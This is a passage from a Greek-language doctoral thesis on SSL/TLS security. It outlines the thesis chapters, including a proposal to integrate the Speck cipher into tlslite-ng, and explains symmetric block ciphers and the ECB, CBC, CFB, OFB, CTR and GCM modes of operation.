μια συνάρτηση MAC ασφαλής, θα πρέπει να αντιστέκεται σε επιθέσεις που σχετίζονται με την πλαστογραφία των μηνυμάτων που παράγονται από αυτήν, έτσι ώστε αν επαληθεύεται η ορθότητα του MAC για δοθέν μήνυμα να είναι σίγουρο ότι το μήνυμα είναι αυθεντικό.

Η ειδοποιός διαφορά τους με τις ψηφιακές υπογραφές είναι ότι οι κώδικες MAC επαληθεύονται από το ίδιο συμμετρικό κλειδί, οπότε μπορούν να επαληθευτούν μόνο από τον παραλήπτη που το κατέχει, σε αντίθεση με τις ψηφιακές υπογραφές οι οποίες μπορούν να επαληθευτούν από τον οποιονδήποτε (αφού χρειάζεται απλά το δημόσιο κλειδί του υπογράφοντα).

Στην περίπτωση του SSL/TLS υφίστανται κάποιοι μηχανισμοί που αξιοποιούν τα πιστοποιητικά X.509 του πελάτη (client) και του εξυπηρετητή (server) για την πραγματοποίηση της μεταξύ τους αυθεντικοποίησης, την ασύμμετρη κρυπτογραφία για την ανταλλαγή των κρυπτογραφικών παραμέτρων μιας σύνδεσης και την αποστολή συμμετρικών αλγορίθμων, όπως επίσης χρησιμοποιούν και κώδικες αυθεντικοποίησης μηνύματος για την διασφάλιση της ακεραιότητας των κρυπτογραφημένων μηνυμάτων. Τους μηχανισμούς αυτούς θα τους μελετήσουμε ενδελεχώς στο κεφάλαιο που αφορά

την χειραψία (SSL/TLS handshake) μεταξύ του πελάτη και του εξυπηρετητή κατά την εγκαθίδρυση μιας κρυπτογραφημένης σύνδεσης.

1.2 Αντικείμενο και Δομή της Διατριβής

Το κύριο αντικείμενο της παρούσας διατριβής είναι η μελέτη του ευρέως διαδεδομένου πρωτοκόλλου TLS και τον προκατόχου του SSL (το οποίο ακόμα και σήμερα συναντάται σε σημαντικό βαθμό) αναλύοντας την αρχιτεκτονική του και, ιδίως, την ασφάλειά του. Ως προς τα χαρακτηριστικά ασφάλειας, εστιάζουμε τόσο στα προβλήματα που έχουν εντοπιστεί κατά καιρούς στις διάφορες υλοποιήσεις τους, όσο και στις αδυναμίες που εντοπίζονται εγγενώς στους κρυπτογραφικούς αλγορίθμους που χρησιμοποιούνται, αναλύοντας ενδελεχώς τη θεωρία πίσω από τις πιο πρόσφατες πρακτικές επιθέσεις που αποτελούν απειλή των ως άνω πρωτοκόλλων μέχρι και σήμερα. Στο πλαίσιο αυτό αναπτύχθηκαν εργαλεία που ελέγχουν διαδικτυακούς τόπους (εξυπηρετητές SSL/TLS) ως προς την ευπάθειά τους έναντι βασικών επιθέσεων, ενώ παράλληλα τροποποιήθηκαν και άλλα βασικά γνωστά εργαλεία ανίχνευσης τέτοιων ευπαθειών προκειμένου αυτά να ενισχυθούν.

Περαιτέρω, δεδομένου ότι είναι σε εξέλιξη η διαδικασία ανάπτυξης του νέου προτύπου TLS, και λαμβάνοντας επίσης υπόψη ότι εμφανίζονται ολοένα και περισσότερες εφαρμογές με απαιτήσεις για υψηλή ταχύτητα κρυπτογράφησης (όπως, για παράδειγμα, στο Διαδίκτυο των Πραγμάτων) όπου οι κλασικές υλοποιήσεις του TLS δεν ανταποκρίνονται επαρκώς, στην παρούσα διατριβή μελετάται και προτείνεται η χρήση ενός νέου κρυπτογραφικού αλγορίθμου για ενσωμάτωσή του στο πρωτόκολλο TLS. Με τη χρήση αυτού του αλγορίθμου, καταδεικνύεται ότι μπορεί να επιτευχθεί αύξηση της ταχύτητας κρυπτογράφησης κατά τη λειτουργία του πρωτοκόλλου, χωρίς να επηρεάζεται κατ' αρχάς η ασφάλειά του. Για την επίτευξη αυτού, διερευνήσαμε και αναλύσαμε τα χαρακτηριστικά ενός νέου συμμετρικού αλγορίθμου που ονομάζεται Speck και προτάθηκε το 2013, ως ένας γρήγορος αλγόριθμος τμήματος (block cipher) που απαιτεί ελάχιστους υπολογιστικούς πόρους, υλοποιείται με πολύ μικρό προγραμματιστικό κώδικα και θεωρείται έως και σήμερα ασφαλής. Για να αξιολογηθούν τα χαρακτηριστικά του αλγορίθμου, ενσωματώθηκε σε μία TLS

υλοποίηση ανοιχτού λογισμικού που ονομάζεται “tlslite-ng” στην οποία πραγματοποιήσαμε κάποιες δοκιμές που αφορούν τους ρυθμούς διαμεταγωγής (throughput) με τυχαία μηνύματα προκαθορισμένου μεγέθους, όπως επίσης και τους χρόνους που απαιτούνται για την διαπραγμάτευση και μεταφορά μηνυμάτων μεταξύ δύο συμβαλλόμενων μελών όπου έχουν τον ρόλο ενός εξυπηρετητή HTTPS και ενός πελάτη. Η σουίτα αυτή επιλέχθηκε καθώς αποτελεί μία από τις πιο αξιόπιστες υλοποιήσεις του TLS σε Python και καθότι είναι ανοικτού λογισμικού, με αναρτημένες εκδόσεις σε ιστοτόπους συνεργατικής ανάπτυξης κώδικα όπως το Github. Αυτό το γεγονός μας επέτρεψε να μελετήσουμε σχολαστικά τον κώδικα και να προβούμε στις απαραίτητες τροποποιήσεις για την ενσωμάτωση του Speck όπως αναπτύσσουμε στα πλαίσια της παρούσας διατριβής.

Ειδικότερα στο **Κεφάλαιο 2** αναλύονται οι βασικές αρχές της συμμετρικής κρυπτογραφίας και οι τρόποι λειτουργίας των συμμετρικών αλγορίθμων. Επίσης δίδεται ιδιαίτερη έμφαση στην κρυπτανάλυση και τους τύπους επιθέσεων των συμμετρικών αλγορίθμων. Στην συνέχεια περιγράφεται η δομή των AES και Speck όπως επίσης γίνεται μία περιγραφή στην μελέτη που έχουν υποστεί ως προς την κρυπτανάλυσή τους.

Στο **Κεφάλαιο 3** αναλύουμε τις Θεμελιώδεις δομές των πρωτοκόλλων SSL/TLS, τα επιμέρους πρωτόκολλα από τα οποία αποτελούνται και αναλύεται η χειραψία 4 φάσεων που λαμβάνει χώρα μεταξύ ενός πελάτη και εξυπηρετητή. Επίσης περιγράφεται πως το πρωτόκολλο TLS αξιοποιείται σήμερα από το HTTPS.

Στο **Κεφάλαιο 4** περιγράφονται όλες οι επιθέσεις που έχουν σημειωθεί από τις απαρχές του πρωτοκόλλου SSL/TLS μέχρι σήμερα. Εδώ διακρίναμε δύο κύριες κατηγορίες. Η μία αφορά της επιθέσεις που λαμβάνουν χώρα στο ίδιο το πρωτόκολλο, ενώ η δεύτερη σχετίζεται με προγραμματιστικά λάθη στις διάφορες υλοποιήσεις του πρωτοκόλλου. Στο τέλος του Κεφαλαίου αυτού παραθέτουμε τα βασικά συμπεράσματα, ως απόρροια του συνόλου των γνωστών επιθέσεων, όσον αφορά στη βέλτιστη επιλογή κρυπτογραφικών αλγορίθμων, αλλά και των τρόπων λειτουργίας τους, ως προς την ενσωμάτωσή τους στο πρωτόκολλο TLS.

Στο **Κεφάλαιο 5** παρουσιάζονται τρία εργαλεία εξεύρεσης ευπαθειών που αναπτύχθηκαν στα πλαίσια της διατριβής ώστε να επικυρώσουμε ορισμένα θεωρητικά ευρήματα που αφορούν τις επιθέσεις.

Στο **Κεφάλαιο 6** διερευνούμε κατά πόσο θα μπορούσε να βελτιωθεί η απόδοση του πρωτοκόλλου TLS σύμφωνα με τις τρέχουσες τεχνολογικές εξελίξεις και ειδικότερα στις περιπτώσεις που χρησιμοποιείται για να υποστηρίξει εξυπηρετητές που εκτελούνται σε περιβάλλοντα με περιορισμένους πόρους και δυνατότητες. Για να επιτευχθεί αυτό ενσωματώσαμε στην σουίτα tlslite-ng ορισμένες υλοποιήσεις του «αποδοτικού» (lightweight) αλγορίθμου Speck και παρουσιάζονται αναλυτικά αποτελέσματα δοκιμών που πραγματοποιήθηκαν σε διαφορετικά περιβάλλοντα.

Τέλος στο **Κεφάλαιο 7** αποτυπώνεται η σύνοψη και τα συμπεράσματα της παρούσας διατριβής.

Κεφάλαιο 2
Συμμετρική Κρυπτογραφία

2.1 Συμμετρικοί Αλγόριθμοι Κρυπτογράφησης Τμήματος

Τα περισσότερα κρυπτογραφικά συστήματα και πρωτόκολλα, συμπεριλαμβανομένου του SSL/TLS χρησιμοποιούν τους αλγορίθμους τμήματος. Στο παρόν κεφάλαιο αφού αναλύσουμε τους τρόπους λειτουργίας των συμμετρικών αλγορίθμων τμήματος και περιγράψουμε τις βασικές επιθέσεις κρυπτανάλυσης, θα μελετήσουμε τα χαρακτηριστικά και τις ιδιότητες δύο συμμετρικών αλγορίθμων αυτής της κατηγορίας: του AES και του Speck. Περαιτέρω, θα αξιολογήσουμε την ασφάλεια που παρέχουν μελετώντας και παραθέτοντας τα πλέον γνωστά αποτελέσματα που έχουν υπάρξει αναφορικά με την ανθεκτικότητά τους σε κρυπταναλυτικές επιθέσεις.

Οι αλγόριθμοι τμήματος εισήχθησαν για πρώτη φορά στον χώρο της εφαρμοσμένης σύγχρονης κρυπτογραφίας, με τη μορφή πρότυπου κρυπτογραφικού αλγόριθμου, το 1976 με τον αλγόριθμο Lucifer της IBM, ο οποίος προτυποποιήθηκε με το όνομα DES (Data Encryption Standard) από τον οργανισμό προτυποποίησης NIST (National Institute for Standards and Technology). Ο DES χρησιμοποιήθηκε για αρκετά έτη, και αποδείχτηκε ότι η δομή του ήταν αρκετά καλή από πλευράς ασφάλειας. Ωστόσο λόγω του μικρού μήκους κλειδιού που είχε (56 bit, το οποιο ήταν αρκούντως μεγάλο για τα τεχνολογικά δεδομένα του 1976 άλλα όχι και για το 1996) αντικαταστάθηκε το 2000 από τον αλγόριθμο Rijndael. Ο τελευταίος σχεδιάστηκε από τους Daemen και Rijmen και τυποποιήθηκε από το NIST ως το ευρέως γνωστό ακρωνύμιο AES (Advanced Encryption Standard). Ο AES παραμένει πρότυπο κρυπτογράφησης μέχρι και σήμερα.

Γενικότερα θα λέγαμε ότι οι αλγόριθμοι τμήματος θεωρούνται πιο ασφαλείς από τους κρυπταλγορίθμους ροής και για αυτό το λόγο συνήθως προτιμώνται στις περισσότερες εφαρμογές σε αντίθεση με τους δεύτερους. Πιο συγκεκριμένα στο SSL/TLS, όπως θα

αναλύσουμε στο κεφάλαιο που αφορά τις επιθέσεις στο πρωτόκολλο, χρησιμοποιείται ένας από τους κρυπταλγορίθμους ροής που ονομάζεται RC4. Αυτός πάσχει και έχει ορισμένες αδυναμίες καθώς η ασφάλεια του έγκειται στην ψευδοτυχαιότητα της παραγόμενης κλειδορροής.

Άλλοι γνωστοί αλγόριθμοι τμήματος είναι ο 3-DES, IDEA, Twofish. Επιπλέον όσον αφορά τον AES αρκετές υλοποιήσεις του έχουν αποδειχθεί ότι έχουν ελάχιστες απαιτήσεις σε υπολογιστικούς πόρους ενώ ταυτόχρονα εμφανίζουν υψηλές επιδόσεις στην ταχύτητα εκτέλεσής τους. Ωστόσο αξίζει να αναφερθεί πως, γενικότερα οι κρυπταλγόριθμοι ροής έχουν καλύτερες επιδόσεις από τους αλγορίθμους τμήματος.

2.1.1 Τρόποι Λειτουργίας


Στους αλγορίθμους τμήματος έχουμε 6 τυποποιημένους τρόπους λειτουργίας οι οποίοι καθορίζουν τον τρόπο με τον οποίο θα αξιοποιηθεί επαναληπτικά η έξοδος ενός κρυπτογραφημένου τμήματος σε περιπτώσεις που έχουμε μηνύματα προς κρυπτογράφηση με μέγεθος μεγαλύτερου τους ενός block. Οι τρόποι λειτουργίας που χρησιμοποιούνται είναι οι εξής:

- Ηλεκτρονικού Κωδικοβιβλίου (Electronic Codebook - ECB)
- Κρυπταλγόριθμος Αλυσιδωτού Τμήματος (CipherBlock Chaining Mode - CBC)
- Ανάδραση Κρυπταλγορίθμου (CipherFeedback Mode - CFB)
- Ανάδραση Εξόδου (Output Feedback Mode - OFB)
- Τρόπος Λειτουργίας Μετρητή (Counter Mode - CTR)
- Τρόπος Λειτουργίας Galois Counter Mode CGM

2.1.1.1 Ηλεκτρονικό Κωδικοβιβλίο (ECB)


Ο τρόπος λειτουργίας ηλεκτρονικού κωδικοβιβλίου είναι ο απλούστερος όλων, όπου κρυπτογραφείται το εκάστοτε μπλοκ μηνύματος με το κλειδί κρυπτογράφησης μεμονωμένα και ανεξάρτητα από τα υπόλοιπα μπλοκ. Αυτό έχει ως αποτέλεσμα εάν κάποια τμήματα του μηνύματος είναι όμοια μεταξύ τους, τότε και τα αντίστοιχα τμήματα του κρυπτοκειμένου που παράγεται να είναι επίσης όμοια μεταξύ τους. Για τον

λόγο αυτό ο παρών τρόπος λειτουργίας έχει αποδειχθεί ότι είναι ο πιο επισφαλής όλων και η χρήση του γενικότερα αποφεύγεται. Στην εικόνα 2 παρουσιάζονται τρεις γύροι κωδικοποίησης με τον ECB τρόπο λειτουργίας.



Εικόνα 2. Ο τρόπος λειτουργίας ηλεκτρονικού κωδικοβιβλίου


Επιπλέον παρακάτω παραθέτουμε την εικόνα 3, η οποία είναι δημοφιλής στην κοινότητα των κρυπταναλυτών και των ατόμων που ασχολούνται με τον τομέα της Ασφάλειας Πληροφοριών. Όπως είναι εμφανές όταν μία εικόνα κρυπτογραφηθεί με τον ECB τρόπο λειτουργίας το κρυπτογράφημα θα αποδώσει ένα αποτέλεσμα όπου μπορεί κάποιος από το περίγραμμα να αντιληφθεί το αρχικό σχέδιο. Το ίδιο ασφαλώς ισχύει και σε κάθε περίπτωση που κρυπτογραφούμε αρχικά μηνύματα με όμοια τμήματα.



Εικόνα 3. Εικόνα που κρυπτογραφήθηκε με τον ECB τρόπο λειτουργίας

2.1.1.2 Κρυπταλγόριθμος Αλυσιδωτού Τμήματος – CBC

Τέσσερις ερευνητές ο Ehrsam, ο Meyer, ο Smith και ο Tuchman επινόησαν τον CBC τρόπο λειτουργίας το 1976. Αυτός ο τρόπος λειτουργίας πραγματοποιεί την πράξη XOR μεταξύ κάθε τμήματος αρχικού κειμένου (plaintext) και του προηγούμενου κρυπτοκειμένου (ciphertext) πριν προχωρήσει στην κρυπτογράφησή του. Έτσι κάθε μπλοκ κρυπτοκειμένου εξαρτάται από το προηγούμενο μπλοκ που έχει υπεισέρθει στην κρυπτογράφηση. Το πρώτο αρχικό μήνυμα, δεδομένου ότι σε αυτό το σημείο δεν υφίσταται κάποιο κρυπτοκείμενο, προστίθεται με XOR με ένα διάνυσμα αρχικοποίησης που ονομάζεται Initialization Vector (IV). Στο παρακάτω σχήμα (Εικόνα 4) απεικονίζονται τρεις γύροι κρυπτογράφησης του CBC τρόπου λειτουργίας. Γενικότερα είναι πιο ασφαλής από τον τρόπο λειτουργίας ECB και χαίρει ευρείας εφαρμογής καθώς δύο όμοια μπλοκ, δεν δίνουν, μετά την κρυπτογράφησή τους με το ίδιο κλειδί, όμοια μπλοκ κρυπτοκειμένου.




Εικόνα 4. Διαδικασία κρυπτογράφησης του κρυπταλγορίθμου αλυσιδωτού τμήατος CBC

Τα βασικά του μειονεκτήματα πάντως είναι πως η κρυπτογράφηση πραγματοποιείται διαδοχικά (για παράδειγμα δεν μπορεί να υπάρξει κάποιος παραλληλισμός) και το ότι η οποιαδήποτε αλλαγή σε ένα bit του αρχικού κειμένου ή στο διάνυσμα αρχικοποίησης επηρεάζει την κρυπτογράφηση του ακριβώς επόμενου τμήματος. Ως απόρροια αυτού, τα τελευταία χρόνια έχουν υπάρξει επιθέσεις που βασίζονται στη δυνατότητα του επιτιθέμενου να τροποποιεί συγκεκριμένα bit του κρυπτοκειμένου ώστε να επηρεάζει συγκεκριμένα bits στο αρχικό μήνυμα που θα αποκρυπτογραφούνται λάθος.

2.1.1.3 Ανάδραση Κρυπταλγορίθμου - CFB

Ο τρόπος λειτουργίας ανάδρασης κρυπταλγορίθμου θα λέγαμε ότι είναι συγγενικός με τον τρόπο λειτουργίας CBC, έχει όμως ως κύριο σκοπό την μετατροπή ενός block cipher σε έναν αυτοσυγχρονιζόμενο κρυπταλγόριθμο ροής (stream cipher). Έτσι κάθε τμήμα του κρυπτοκειμένου κρυπτογραφείται με το κλειδί και έπειτα αυτό προστίθεται με XOR με το αρχικό μήνυμα. Στην συνέχεια αυτό το τμήμα κρυπτοκειμένου δίδεται ως είσοδος στο επόμενο τμήμα κρυπτογράφησης για την παραγωγή του επόμενου τμήματος κλειδορροής. Στην Εικόνα 5 παραθέτουμε τους τρεις πρώτους γύρους από την διαδικασία κρυπτογράφησης με τρόπο λειτουργίας που περιγράφουμε. Όπως και στον CBC, έτσι και στον CFB στο πρώτο τμήμα που επρόκειτο να κρυπτογραφηθεί τροφοδοτείται ένα διάνυσμα αρχικοποίησης (Initialization Vector - IV).




Εικόνα 5. Διαδικασία κρυπτογράφησης του τρόπου λειτουργίας CFB

Αξίζει να σημειωθεί πως σε σχέση με τον CBC τρόπο λειτουργίας έχει μειωμένη απόδοση (throughput) κατά ένα παράγοντα n/m. Αυτό συμβαίνει καθότι παρόλο που n είναι το πλήθος των bits που απορρέουν από την κρυπτογράφηση του initialization vector με το κλειδί, μόνο τα πρώτα m bits αυτής της κλειδορροής γίνονται XOR με το αρχικό μήνυμα (Tilborg 2011).

2.1.1.4 Ανάδραση Εξόδου (Output Feedback Mode - OFB)

Ο τρόπος λειτουργίας ανάδρασης εξόδου OFB, μετατρέπει έναν κρυπταλγόριθμο τμήματος σε έναν σύγχρονο κρυπταλγόριθμο κλειδορροής (stream cipher), κατ' αναλογία με τον τρόπο λειτουργίας CFB. Λαμβάνοντας ως είσοδο ένα διάνυσμα αρχικοποίησης και την έξοδο της κρυπτογράφησης του προηγούμενου τμήματος


προτού υπεισέρθει το αρχικό μήνυμα, παράγει τμήματα κλειδορροής (Εικόνα 6). Έπειτα αυτά προστίθενται με την πράξη XOR σε τμήματα αρχικού κειμένου που αποδίδουν τμήματα κρυπτοκειμένου. Η ειδοποιός διαφορά με τον CFB είναι ότι το τμήμα που υπεισέρχεται στον κρυπταλγόριθμο τμήματος για την δημιουργία της επόμενης κλειδορροής είναι ανεξάρτητο από το αρχικό μήνυμα.



Εικόνα 6. Διαδικασία κρυπτογράφησης με τρόπο λειτουργίας ανάδρασης εξόδου (OFB)

2.1.1.5 Τρόπος Λειτουργίας Μετρητή (Counter Mode - CTR)


Το 1979 ο Whitfield Diffie και ο Martin Hellman επινόησαν αυτόν τον τρόπο λειτουργίας. Εδώ χρησιμοποιείται ένας μετρητής μήκους n, όπου n είναι το μέγεθος του τμήματος του κρυπταλγορίθμου τμήματος. Ο μετρητής αυτός ξεκινά την μέτρηση από μία τυχαία αρχική τιμή (nonce) η οποία αυξάνεται κάθε φορά κατά 1. Ο αλγόριθμος τμήματος που χρησιμοποιείται κρυπτογραφεί κάθε φορά το περιεχόμενο του αθροιστή και η έξοδός του γίνεται XOR με το τμήμα του μηνύματος (όπως φαίνεται στην Εικόνα 7).



Εικόνα 7. Διαδικασία κρυπτογράφησης Τρόπου λειτουργίας μετρητή (CTR)

2.1.1.6 Τρόπος Λειτουργίας Galois Counter Mode CGM

Ο Galois/Counter (GCM) τρόπος λειτουργίας έχει υιοθετηθεί ευρέως τα τελευταία χρόνια λόγω της αποδοτικότητάς του. Ο εν λόγω τρόπος λειτουργίας επιτυγχάνει τις υψηλότερες επιδόσεις σε σχέση με όλους τους προηγούμενους που περιγράφηκαν αξιοποιώντας τους σύγχρονους πόρους του υλικού (hardware) (Lemsitzer 2007). Εκτός αυτού, πέραν από την εμπιστευτικότητα που διασφαλίζει, παρέχει την δυνατότητα ενός ακόμα χαρακτηριστικού ασφαλείας, αυτού της αυθεντικοποίησης (κάτι το οποίο δεν επιτυγχάνεται από τους υπόλοιπους τρόπους). Ένα πολύ σημαντικό γνώρισμα του, το οποίο οφείλεται στον τρόπο με τον οποίο είναι δομημένος, είναι ότι μπορεί να εκμεταλλευτεί πλήρως την παράλληλη επεξεργασία σε αντιδιαστολή με τον γραμμικό CBC τρόπο λειτουργίας όπου εμφανίζονται σημαντικές καθυστερήσεις (pipeline stalls). Θα λέγαμε ότι ο τρόπος λειτουργίας GCM, ομοιάζει αρκετά με τον τρόπο λειτουργίας Μετρητή (CTR) που περιγράψαμε, έχοντας έναν μετρητή που αυξάνεται κατά 1, ενώ παράλληλα συνδυάζει μία συνάρτηση που αποτελεί έναν κώδικα αυθεντικοποίησης μηνύματος (Message Authentication Code – MAC), γνωστή ως Galois Multiplication Function, για να παρέχει αυθεντικοποίηση και έλεγχο ακεραιότητας του μηνύματος. Με τον κώδικα αυθεντικοποίησης μηνύματος, διασφαλίζεται ότι αν αλλοιωθεί, έστω και ελάχιστα, το κρυπογραφημένο μήνυμά κατά τη μετάδοσή του, η αλλοίωση αυτή θα γίνει αντιληπτή στον παραλήπτη. Γενικότερα ο παρών τρόπος λειτουργίας πρόκειται να αντικαταστήσει πλήρως τον CBC στο νέο πρότυπο TLS1.3. Ήδη από το πρότυπο TLS1.2 παράλληλα με τον AES-CBC δίδεται η δυνατότητα χρήσης του AES-GCM.



Εικόνα 8. Διαδικασία κρυπτογράφησης τρόπου Λειτουργίας Galois Counter Mode

2.2 Κρυπτανάλυση και επιθέσεις

Ένα από τα σημαντικά ζητήματα των αλγορίθμων κρυπτογράφησης είναι η κρυπτανάλυση τους. Αυτή αποτελεί έναν κλάδο της κρυπτολογίας που ως κύριο αντικείμενο μελέτης έχει την επινόηση μεθόδων για την ανεύρεση προβλημάτων σε κρυπτογραφικούς αλγορίθμους, όσον αφορά την ασφάλεια που αυτοί παρέχουν. Μέσω της κρυπτανάλυσης επιδιώκει κάποιος να καταφέρει να έχει πρόσβαση σε κάποια κρυπτογραφημένα μηνύματα ή ακόμη και να βρει το κλειδί κρυπτογράφησης/αποκρυπτογράφησης ή μέρος αυτού, γεγονός που θα τον οδηγήσει στο να υποκλέπτει τα κρυπτογραφημένα μηνύματα που ανταλλάσσονται μεταξύ δύο μερών. Είναι γεγονός πάντως ότι η κρυπτανάλυση δεν περιορίζεται μόνο στους συμμετρικούς αλγορίθμους αλλά επεκτείνεται σε όλους 